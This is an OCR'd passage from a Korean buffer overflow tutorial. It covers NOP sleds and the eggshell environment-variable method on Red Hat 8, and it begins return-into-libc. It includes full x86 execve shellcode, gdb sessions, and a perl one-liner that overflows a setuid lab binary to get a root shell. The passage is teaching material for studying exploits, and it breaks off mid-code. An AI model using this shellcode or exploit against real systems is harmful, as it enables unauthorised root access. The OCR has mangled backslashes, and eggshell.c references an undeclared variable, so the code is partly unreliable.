
buffer overflow 공격에서 NOP는 바로 이러한 특성을 이용하여 쉘 코드가 있는 곳까지 아무런 수행을 하지 않고 흘러 들어가게 만드는 목적으로 사용된다. 즉 CPU는 NOP를 만나면 유효한 명령이 있는 쉘 코드의 시작점이 나올 때까지 한 바이트씩 EIP를 이동시키게 되는 것이다.

그래서 고전적인 방법에서는 쉘 코드 앞을 NOP로 채우고 return address를 NOP로 채워져 있는 영역 어딘가의 주소로 바꾸면 operation의 흐름은 NOP를 타고 쉘 코드가 있는 곳까지 흘러 들어 갈수 있게 되는 것이다.



<그림 35. return address에 쉘 코드의 주소 넣기>

<그림 35>와 같이 스텍이 만들어져 있을 경우 return address에 쉘 코드가 위치한 정확한 주소 0xbffffa4c를 넣어준다면 아주 좋을 것이다. 하지만 위에서도 언급하였듯이 이 주소를 정확하게 찾기가 힘들기 때문에 return address에는 NOP로 채워져 있는 0xbffffa30~0xbffffa4c 사이의 값을 넣어주면 EIP는 return address가 가리키는 지점으로 가지만 NOP가 있기 때문에 한 바이트씩 증가하여 쉘 코드를 만나는 0xbffffa4c에까지 자동으로 이동하게 된다. 이와 같은 동작을 <그림 36>에서 보여주고 있다.



<그림 36. NOP 영역으로의 return>

하지만 이 방법은 매우 노가다 성이 짙고 힘들기 때문에 지금은 거의 사용되지 않는다. 이보다 훨씬 효과적이고 쉬운 방법들이 많이 나왔기 때문이다.

환경변수를 이용하는 방법

*nic 계열의 쉘에서 환경변수는 포인터로 참조된다. 그래서 환경변수가 메모리 어딘가에 항상 저장되어 있는 것이다. 환경 변수는 응용프로그램에서 참조하여 사용할 수 있기 때문에 putenv(), getenv()같은 API 함수들도 많이 사용된다. 바로 이러한 특성을 이용하여 공격자는 환경 변수를 하나 만들고 이 환경 변수에다 쉘 코드를 넣은 다음에 취약한 프로그램에 환경변수의 address를 return address에 넣어줌으로써 쉘 코드를 실행하게 할 수 있다. 이 방법은 overflow 되는 버퍼의 크기가 쉘 코드가 들어갈 만큼 넉넉하지 못할 경우에 매우 유용하게 사용된다.

따라서 이제 알아야 할 것은 환경 변수에 쉘 코드를 넣는 방법과 환경 변수가 위치한 address를 알아야 한다. 역시 이러한 역할을 하는 좋은 프로그램이 있다. 바로 eggshell.c 이다.

```
[dalgona@redhat8 bof]$ cat eggshell.c
#include<stdlib.h>

#define _OFFSET 0
#define _BUFFER_SIZE      512
#define _EGG_SIZE 2048
#define NOP       0x90

char shellcode[ ] ="₩x31₩xc0"
"₩x31₩xdb"
"₩xb0₩x46"
"₩xcd₩x80"
"₩x31₩xc0"
"₩x50"
"₩x68₩x2f₩x2f₩x73₩x68"
"₩x68₩x2f₩x62₩x69₩x6e"
"₩x89₩xe3"
"₩x50"
"₩x53"
"₩x89₩xe1"
"₩x89₩xc2"
"₩xb0₩x0b"
"₩xcd₩x80"
"₩x31₩xc0₩xb0₩x01₩xcd₩x80";

unsigned long get_esp(){
        __asm__ __volatile__("movl %esp, %eax"); /* esp의 address를 return */
}

int main(int argc, char **argv){

        char *ptr, *egg;
        long *addr_ptr, addr;
        int i;
        int offset = _OFFSET, bsize = _BUFFER_SIZE, eggsize = _EGG_SIZE;
```

```
        if(argc > 1) bsize = atoi(argv[1]);
        if(argc > 2) offset = atoi(argv[2]);
        if(argc > 3) eggsize = atoi(argv[3]);

        if(!(egg = malloc(eggsize))){   /* NOP와 쉘 코드를 넣을 버퍼 생성 */
                printf("Cannot allocate egg.₩n");
                exit(0);
        }
        addr = get_esp() - offset;       /* stack pointer를 얻어 옴 */
        printf("esp : %p₩n", addr);     /* esp 값 출력 */

        ptr = egg;
        for(i=0; i<eggsize - strlen(shellcode) -1 ; i++)
                *(ptr++) = NOP; /* egg를 NOP로 먼저 채우고 */

        for(i=0 ; i<strlen(shellcode) ; i++)
                *(ptr++) = shellcode[i]; /* 남은 공간을 쉘 코드로 채움 */

        buff[bsize-1] = '₩0';
        egg[eggsize-1] = '₩0';
        memcpy(egg, "EGG=",4);
        putenv(egg);                    /* EGG라는 환경 변수로 등록 */
        system("/bin/sh");              /* 환경 변수가 적용된 쉘 실행 */
}

[dalgona@redhat8 bof]$ gcc -o eggshell eggshell.c
[dalgona@redhat8 bof]$ ./eggshell
esp : 0xbffffa58
sh-2.05b$
```

<그림 37. eggshell.c>

malloc()로 만들어진 메모리 공간은 힙(heap)에 만들어진다. 힙은 스텍과 달리 낮은 메모리 주소에서 높은 메모리 주소 방향으로 할당된다. 이것이 힙에 만들어지는 것은 여기서는 별 의미가 없다. 그냥 그렇다는 것만 알아두자. get_esp()함수는 어셈블리 코드를 이용하여 ESP 레지스터가 가리키는 곳의 주소를 EAX레지스터에 넣는 역할을 하는데 이것 만으로 EAX레지스터의 값이 리턴 된다.

이 방법의 키 포인트는 대부분의 프로그램들의 스텍 시작점은 같다는 것이다. 자, 가만히 생각해보자. main()함수가 실행될 때 스텍 포인터는 이전 함수의 스텍 아래에 만들어질 것이다. 그리고 이전 함수의 base pointer를 저장하고 스텍 포인터가 main함수의 base pointer가 된다. 그리고 main함수의 지역 변수들이 스텍에 쌓이기 시작한다. 이러한 과정들은 앞에서 simple.c를 가지고 충분히 설명하였다. <그림 13>도 함께 보면서 상기하기 바란다. 이렇든 같은 쉘 환경에서 프로그램이 실행되면 main함수에서 만나는 스텍 포인터는 같을 수 밖에 없을 것이다. 따라서 공격자는 스텍 포인터의 주소값을 알아내어 거기서부터 return address를 유추하는 것이다.

eggshell.c는 egg배열에 들어있는 데이터를 EGG라는 환경 변수로 등록한다. putenv()함수가 이 역할을 한다. <그림 13>에서 설명한 것과 같이 스텍 세그먼트의 상단에는 환경변수들이 들어있다. 프로그램을 실행시킨 쉘이 가진 환경변수가 프로그램이 할당 받은 세그먼트에 저장되어 있다는 것이다. eggshell.c가 이러한 환경 변수를 적용한 쉘을 띄우는 이유가 바로 여기에 있다. EGG라는 환경 변수가 새로 생성됨으로 해서 스텍 세그먼트의 상단에 등록된 환경 변수들의 크기가 늘어나게 되고 main함수의 base pointer는 그만큼 낮은 곳에 자리잡게 된다. 확인해 보자.

```
[dalgona@redhat8 bof]$ gdb vul
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disass main
Dump of assembler code for function main:
0x8048328 <main>:          push   %ebp
0x8048329 <main+1>:        mov    %esp,%ebp
0x804832b <main+3>:        sub    $0x408,%esp
0x8048331 <main+9>:        and    $0xfffffff0,%esp
0x8048334 <main+12>:       mov    $0x0,%eax
0x8048339 <main+17>:       sub    %eax,%esp
0x804833b <main+19>:       cmpl   $0x1,0x8(%ebp)
0x804833f <main+23>:       jle    0x804835b <main+51>
```

```
0x8048341 <main+25>:    sub    $0x8,%esp
0x8048344 <main+28>:    mov    0xc(%ebp),%eax
0x8048347 <main+31>:    add    $0x4,%eax
0x804834a <main+34>:    pushl  (%eax)
0x804834c <main+36>:    lea    0xffffbf8(%ebp),%eax
0x8048352 <main+42>:    push   %eax
0x8048353 <main+43>:    call   0x8048268 <strcpy>
0x8048358 <main+48>:    add    $0x10,%esp
0x804835b <main+51>:    mov    $0x1,%eax
0x8048360 <main+56>:    leave
0x8048361 <main+57>:    ret
0x8048362 <main+58>:    nop
0x8048363 <main+59>:    nop
End of assembler dump.
(gdb) break *0x804832b
Breakpoint 1 at 0x804832b
(gdb) r
Starting program: /home/dalgona/work/bof/vul

Breakpoint 1, 0x0804832b in main ()
(gdb) info register ebp
ebp            0xbffffa88       0xbffffa88
(gdb) quit
The program is running.  Exit anyway? (y or n) y
```

<그림 38. eggshell을 실행하기 이전의 main함수의 base pointer>

<그림 38>을 보면 아직 eggshell을 실행시키지 않았다. 이 쉘에는 EGG라는 환경변수가 없다. main함수가 시작되고 함수 프롤로그가 끝난 시점에 break point를 설정한 후에 vul을 실행시켰다. 그리고 break point에 도달했을 때 ebp 값을 확인 해 보니 0xbffffa88 에 자리 잡았다는 것을 알 수 있다.

```
[dalgona@redhat8 bof]$ ./eggshell
esp : 0xbffffa58
sh-2.05b$ gdb vul
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
```


```
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disass main
Dump of assembler code for function main:
0x8048328 <main>:        push   %ebp
0x8048329 <main+1>:      mov    %esp,%ebp
0x804832b <main+3>:      sub    $0x408,%esp
0x8048331 <main+9>:      and    $0xfffffff0,%esp
0x8048334 <main+12>:     mov    $0x0,%eax
0x8048339 <main+17>:     sub    %eax,%esp
0x804833b <main+19>:     cmpl   $0x1,0x8(%ebp)
0x804833f <main+23>:     jle    0x804835b <main+51>
0x8048341 <main+25>:     sub    $0x8,%esp
0x8048344 <main+28>:     mov    0xc(%ebp),%eax
0x8048347 <main+31>:     add    $0x4,%eax
0x804834a <main+34>:     pushl  (%eax)
0x804834c <main+36>:     lea    0xffffbf8(%ebp),%eax
0x8048352 <main+42>:     push   %eax
0x8048353 <main+43>:     call   0x8048268 <strcpy>
0x8048358 <main+48>:     add    $0x10,%esp
0x804835b <main+51>:     mov    $0x1,%eax
0x8048360 <main+56>:     leave
0x8048361 <main+57>:     ret
0x8048362 <main+58>:     nop
0x8048363 <main+59>:     nop
End of assembler dump.
(gdb) break *0x804832b
Breakpoint 1 at 0x804832b
(gdb) r
Starting program: /home/dalgona/work/bof/vul

Breakpoint 1, 0x0804832b in main ()
(gdb) info register ebp
```

```
ebp            0xbffff288      0xbffff288
(gdb)
```

<그림 39. eggshell을 실행시킨 후 main함수의 base pointer>

<그림 39>를 보자. base pointer가 0x800 만큼 아래로 내려갔다. 0x800은 정확히 2048이다. 이것은 eggshell.c에서 egg배열의 크기이다. 따라서 main함수에서 사용되는 스텍 역시 2048 바이트 아래에서 시작될 것이다.

<그림 40>은 eggshell이 실행되기 이전의 main함수 실행시의 세그먼트 상태와 eggshell 실행 후의 main함수 실행 시 세그먼트 상태를 보여주고 있다.



(a) eggshell 실행 전 (b) eggshell 실행 후

<그림 40. eggshell 실행 전후의 세그먼트 상태>

따라서 eggshell 실행 후 보여주는 stack pointer 값은 EGG 라는 환경 변수가 위치한 범위 내의 어딘가를 가리키고 있게 된다는 것을 알 수 있다. EGG안에는 많은 NOP들이 들어있다. 이 NOP가 있음으로 해서 구해진 stack pointer가 쉘 코드의 정확한 시작점을 가리키지 않더라도 instruction pointer가 흘러서 쉘 코드 시작점까지 도달할 수 있게 되는 것이다. 그래서 이 값이 매우 유용한 return address의 대체값으로 활용될 수 있다.

환경 변수가 잘 등록 되었는지 확인해 보자.

```
[dalgona@redhat8 bof]$ ./eggshell
esp : 0xbffffa58
```

```
sh-2.05b$ echo $EGG
1?方F?昱h//shh/bin?S疏?
                                ?육?
sh-2.05b$ gdb vul
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) show environment
HOSTNAME=redhat8
TERM=xterm
SHELL=/bin/bash
JLESSCHARSET=ko
HISTSIZE=1000
QT_XFT=no
SSH_CLIENT=192.168.1.183 1511 22
SSH_TTY=/dev/pts/0
EGG=1?方F?昱h//shh/bin?S疏?
                                ?육?
USER=dalgona
LS_COLORS=no=00:fi=00:di=00;34:ln=00;36:pi=40;33:so=00;35:bd=40;33;01:cd=40;33;01
:or=01;05;37;41:mi=01;05;37;41:ex=00;32:*.cmd=00;32:*.exe=00;32:*.com=00;32:*.btm
=00;32:*.bat=00;32:*.sh=00;32:*.csh=00;32:*.tar=00;31:*.tgz=00;31:*.arj=00;31:*.taz=0
0;31:*.lzh=00;31:*.zip=00;31:*.z=00;31:*.Z=00;31:*.gz=00;31:*.bz2=00;31:*.bz=00;31:*
.tz=00;31:*.rpm=00;31:*.cpio=00;31:*.jpg=00;35:*.gif=00;35:*.bmp=00;35:*.xbm=00;35
:*.xpm=00;35:*.png=00;35:*.tif=00;35:
KDEDIR=/usr
MAIL=/var/spool/mail/dalgona
PATH=/usr/bin:/bin:/usr/sbin:/sbin:/usr/X11R6/bin:/opt/IBMJava2-
13/bin:/home/dalgona/bin
INPUTRC=/etc/inputrc
PWD=/home/dalgona/work/bof
JAVA_HOME=/opt/IBMJava2-13
```

```
LANG=ko_KR.euckr
SHLVL=3
HOME=/home/dalgona
BASH_ENV=/home/dalgona/.bashrc
LOGNAME=dalgona
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb)
```

<그림 41. 환경 변수 EGG확인>

잘 들어가 있다는 것을 확인하였다. 그러면 이제 취약 프로그램 vul에서 어느 지점에 return address가 있는지 확인 해야 하고 거기에 구해진 stack pointer의 값을 넣어야 할 것이다. 그럼 이제 공격을 해 보자.

우선 버퍼의 크기부터 가늠한다. 위의 <그림 41>에서 수행한 gdb내에서 계속 하도록 하겠다.

```
(gdb) disass main
Dump of assembler code for function main:
0x8048328 <main>:        push   %ebp
0x8048329 <main+1>:      mov    %esp,%ebp
0x804832b <main+3>:      sub    $0x408,%esp
0x8048331 <main+9>:      and    $0xfffffff0,%esp
0x8048334 <main+12>:     mov    $0x0,%eax
0x8048339 <main+17>:     sub    %eax,%esp
0x804833b <main+19>:     cmpl   $0x1,0x8(%ebp)
0x804833f <main+23>:     jle    0x804835b <main+51>
0x8048341 <main+25>:     sub    $0x8,%esp
0x8048344 <main+28>:     mov    0xc(%ebp),%eax
0x8048347 <main+31>:     add    $0x4,%eax
0x804834a <main+34>:     pushl  (%eax)
0x804834c <main+36>:     lea    0xffffbf8(%ebp),%eax
0x8048352 <main+42>:     push   %eax
0x8048353 <main+43>:     call   0x8048268 <strcpy>
0x8048358 <main+48>:     add    $0x10,%esp
0x804835b <main+51>:     mov    $0x1,%eax
0x8048360 <main+56>:     leave
```

```
0x8048361 <main+57>:    ret
0x8048362 <main+58>:    nop
0x8048363 <main+59>:    nop
End of assembler dump.
(gdb) quit
sh-2.05b$
```

<그림 42. vul의 buffer 크기 확인>

vul.c 소스코드(<그림 34>)에서는 1024 바이트의 배열을 만들었지만 gcc가 8바이트 dummy를 추가하여 총 1032(0x408)바이트만큼 스텍이 확장되었다. 따라서 이전 함수의 base pointer(sfp)가 저장되는 4바이트를 고려한다면 1036바이트를 채우고 그 이후 4바이트에 return address가 들어가 있을 것이다.

1024(buffer) + 8(dummy) + 4(sfp:이전 함수의 base pointer) + 4(return address)

이와 같은 구성을 이용하여 공격을 해 보자.

```
[dalgona@redhat8 bof]$ ./eggshell
esp : 0xbffffa58
sh-2.05b$ ls -al vul
-rwsr-xr-x    1 root     root            9588 Jul 27 11:00 vul
sh-2.05b$ id
uid=500(dalgona) gid=500(dalgona) groups=500(dalgona),1001(staff),1002(sysadmin)
sh-2.05b$ ./vul `perl -e 'print "A"x1036,"₩x58₩xfa₩xff₩xbf"'`
sh-2.05b# id
uid=0(root) gid=500(dalgona) groups=500(dalgona),1001(staff),1002(sysadmin)
sh-2.05b# exit
exit
```

<그림 43. buffer overflow 공격 과정>

root쉘이 떨어졌다. 가장 많이 즐겨 사용하는 쉘 스크립트 언어인 perl을 이용하였다. perl에 -e 옵션을 주면 one line command를 실행하라는 뜻이다. perl 전체를 `(back quater)를 이용하여 감싸고 one line command는 '(single quatation)를 이용하여 감싼다. print 명령은 "(double quation) 안에 지정한 문자열을 출력하라는 뜻이다. 그래서 A를 1036개 쓰고 return address를 덮어쓸 주소 값 0xbffffa58을 썼다. 역시 바이너리 값을 쓰기 위해서 ₩x

를 1바이트 단위로 지정해 주었다. little endian 정렬방식이라는 점을 다시 한번 유의하자.

본 문서에서 처음으로 예를 든 buffer overflow 공격 과정이다. 어떤가? 쉽지 않은가? 그렇다 아주 쉽고 간편한 방법이다. 다만 그 원리를 이해하는데 조금 복잡할 뿐이다. 환경 변수를 이용한 방법을 조금 더 이해하기 위해 디버그를 다시 한번 해 보자.

```
[dalgona@redhat8 bof]$ ./eggshell
esp : 0xbffffa58
sh-2.05b$ gdb vul
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disass main
Dump of assembler code for function main:
0x8048328 <main>:        push   %ebp
0x8048329 <main+1>:      mov    %esp,%ebp
0x804832b <main+3>:      sub    $0x408,%esp
0x8048331 <main+9>:      and    $0xfffffff0,%esp
0x8048334 <main+12>:     mov    $0x0,%eax
0x8048339 <main+17>:     sub    %eax,%esp
0x804833b <main+19>:     cmpl   $0x1,0x8(%ebp)
0x804833f <main+23>:     jle    0x804835b <main+51>
0x8048341 <main+25>:     sub    $0x8,%esp
0x8048344 <main+28>:     mov    0xc(%ebp),%eax
0x8048347 <main+31>:     add    $0x4,%eax
0x804834a <main+34>:     pushl  (%eax)
0x804834c <main+36>:     lea    0xffffbf8(%ebp),%eax
0x8048352 <main+42>:     push   %eax
0x8048353 <main+43>:     call   0x8048268 <strcpy>
0x8048358 <main+48>:     add    $0x10,%esp
0x804835b <main+51>:     mov    $0x1,%eax
0x8048360 <main+56>:     leave
0x8048361 <main+57>:     ret
```

```
0x8048362 <main+58>:    nop
0x8048363 <main+59>:    nop
End of assembler dump.
(gdb) break *0x804832b
Breakpoint 1 at 0x804832b
(gdb) break *0x8048358
Breakpoint 2 at 0x8048358
(gdb) r `perl -e 'print "A"x1036,"₩x58₩xfa₩xff₩xbf"'`
Starting program: /home/dalgona/work/bof/vul `perl -e 'print
"A"x1036,"₩x58₩xfa₩xff₩xbf"'`

Breakpoint 1, 0x0804832b in main ()
(gdb) info register ebp
ebp            0xbfffee78       0xbfffee78
(gdb)
```

<그림 44-1. buffer overflow 공격 과정의 디버그>

eggshell이 출력한 stack pointer는 return address를 덮어 쓸 EGG이 위치를 나타내고 있다. gdb를 이용하여 취약 프로그램 vul을 실행하고 두 개의 breakpoint를 지정하였다. breakpoint 1은 main함수의 프롤로그가 끝난 직후 ebp를 알아보고 EGG가 환경 변수 위치에 들어 있는지를 확인한다. breakpoint 2는 strcpy가 끝난 직후 overflow가 발생하고 난 다음 return address가 제대로 덮어씌워 졌는지를 알아볼 것이다. ebp를 확인 해 보니 eggshell이 출력한 0xbffffa58보다 작은 값이므로 EGG가 환경 변수 영역에 들어 있다는 것이 확인 되었다.

```
(gdb) x/64x 0xbffffa58
0xbffffa58:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffa68:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffa78:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffa88:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffa98:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffaa8:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffab8:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffac8:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffad8:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffae8:    0x90909090    0x90909090    0x90909090    0x90909090
```

```
0xbffffaf8:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffffb08:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffffb18:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffffb28:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffffb38:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffffb48:  0x90909090  0x90909090  0x90909090  0x90909090
(gdb) x/64x 0xbffffb98
0xbffffb98:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffffba8:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffffbb8:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffffbc8:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffffbd8:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffffbe8:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffffbf8:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffffc08:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffffc18:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffffc28:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffffc38:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffffc48:  0x90909090  0x90909090  0x90909090  0x31c03190
0xbffffc58:  0xcd46b0db  0x50c03180  0x732f2f68  0x622f6868
0xbffffc68:  0xe3896e69  0xe1895350  0x0bb0c289  0xc03180cd
0xbffffc78:  0x80cd01b0  0x45535500  0x777a3d52  0x696e6f73
0xbffffc88:  0x534c0063  0x4c4f435f  0x3d53524f  0x303d6f6e
```

<그림 44-2. 메모리 상의 shellcode 확인>

eggshell이 출력한 주소값 0xbffffa58에 어떤 데이터가 저장되어 있는지 이후 64 word를 확인 해 보니 0x909090이 가득하다. NOP가 위치하고 있음을 알 수 있다. 즉, 이곳으로 EIP를 가리키게 하면 instruction pointer는 흘러가기 시작할 것이다. 쉘 코드가 시작 된다고 짐작되는 위치 0xbffffb98부터 64 word를 확인 해 보니 쉘 코드가 시작되는 지점이 확인 되었다. 따라서 0xbffffa58을 return address에 대체시키면 쉘 코드가 실행될 것이라는 것을 알 수 있다.

```
(gdb) x/wx 0xbfffee78
0xbfffee78:  0xbfffeea8
(gdb) x/wx 0xbfffee7c
0xbfffee7c:  0x4003456d
```

```
(gdb) continue
Continuing.

Breakpoint 2, 0x08048358 in main ()
(gdb) x/wx 0xbfffee7c
0xbfffee7c:     0xbffffa58
(gdb)
```

<그림 44-3. return address 값 확인>

다음으로 return address를 확인한다. <그림 44-1>에서 확인한 ebp(**0xbfffee78**)에는 이전 함수의 base pointer가 저장되어 있을 것이다. 확인 해 보니 **0xbfffeea8**가 들어 있다. 그렇다면 return address는 ebp 보다 4바이트 위에 있을 것이므로 ebp+4(**0xbfffee7c**)를 확인해 보니 **0x4003456d**가 들어가 있다는 것을 확인하였다. return address가 확인 되었다. 그리고 실행을 계속(continue)하여 buffer를 overflow 시킨다. 그런 다음 return address를 확인 해 본다. **0xbffffa58**로 바뀌었다. **0xbffffa58**은 return address를 덮어쓰기 위해 구해낸 EGG의 위치이다. 정확하게 덮어썼다는 것을 확인하였다. 따라서 main함수가 실행을 마치고 return될 때 EIP는 EGG가 있는 지점을 가리키게 될 것이고 쉘 코드가 수행되어 root권한의 쉘이 뜨는 것이다.

Return into libc 기법

Return into libc 기법은 스텍 영역의 코드를 실행하지 못하게 하는 non-executable stack 보호 기법이나 일부 IDS(intrusion detection system)에서 네트워크를 통해 쉘 코드가 유입되는 것을 차단하는 보호 기법을 뚫기 위한 방법으로 제안되었다.


non-executable stack 기법은 그 이름에서도 알 수 있듯이 스텍 영역에 있는 코드를 실행하지 못하게 하는 것이다. 이것은 최근 몇 년 사이에 고안된 방법으로 CPU 레벨에서의 보호 방법이기도 하고 운영체제 영역에서의 보호 방법이기도 하다. 앞에서 살펴본 stack overflow 기법들은 stack segment에 쉘 코드를 넣고 EIP 레지스터에 쉘 코드가 있는 지점의 주소를 넣음으로써 쉘 코드가 실행되도록 하는 기법들이었다. 따라서 non-executable stack 기법은 EIP 레지스터에 stack segment 영역의 주소가 들어가게 되면 에러 메시지를 출력하고 실행을 종료시켜버리거나 에러 메시지 없이 실행을 멈춰버리는 것이다.

일부 IDS는 네트워크 인터페이스에서 수신되는 데이터에 쉘 코드가 포함되어 있거나 혹은 비정상적으로 많은 양의 (0x90 같은)NOP가 포함되어 있다면 침입으로 간주하여 네트워크 연결을 종료시켜 버린다. 혹은 네트워크 상에 돌아다니는 데이터를 모니터링하여 침입을 탐지해 내기도 한다.

이러한 공격 방어 기법들이 나오면서 스텍에 쉘 코드를 넣어 실행시키는 고전적인 방법은

더 이상 먹혀들지 않게 되었다. 그래서 나온 것이 바로 Return-into-libc 기법이다.

Return-into-libc 기법은 역시 overflow 공격에 기반한다. 버퍼를 overflow시켜 return address를 조작하여 실행의 흐름을 libc 영역으로 돌려서 원하는 libc 함수를 수행하게 하는 것이다. 아래의 그림을 보자.



<그림 45. Return-into-libc 동작 원리>

<그림 45>에서 보는 바와 같이 buffer overflow 취약점이 있는 버퍼를 공격한다. 버퍼를 overflow시켜 buffer위에 있는 return address 영역에 실행시키고자 하는 libc 함수의 주소를 넣어주는 것이다. libc 함수들은 공유메모리 영역(dynamic link)에 존재할 수도 있고 segment 내에 (static link) 존재할 수도 있다. 이것은 별 상관이 없다. return address가 libc 함수의 주소로 바뀌었기 때문에 함수가 리턴되면서 지정된 libc 함수가 실행될 것이다. 지정된 libc 함수의 종류에 따라 다르겠지만 대부분의 함수들이 호출될 때 인자들을 필요로 하게 되는데 그 인자는 buffer나 이전 함수의 base pointer, argument가 있는 영역 어디든 될 수가 있다. 함수에 맞는 위치에 원하는 인자들을 넣어주기만 하면 된다.

본 절에서는 이 Return-into-libc 기법을 이용한 공격 방법을 설명할 것이고 첫 번째로는 system("/bin/sh")를 실행하는 예를 들고 다음으로 root 쉘을 획득할 수 있도록 execl("/bin/sh")를 실행하는 예를 들도록 하겠다.

buffer overflow 취약점이 있는 vul.c 프로그램을 보자.

```
[dalgona@redhat8 rtl]$ cat vul.c
int main(int argc, char *argv[])
{
```

```
        char buf[7];

        strcpy(buf, argv[1]);
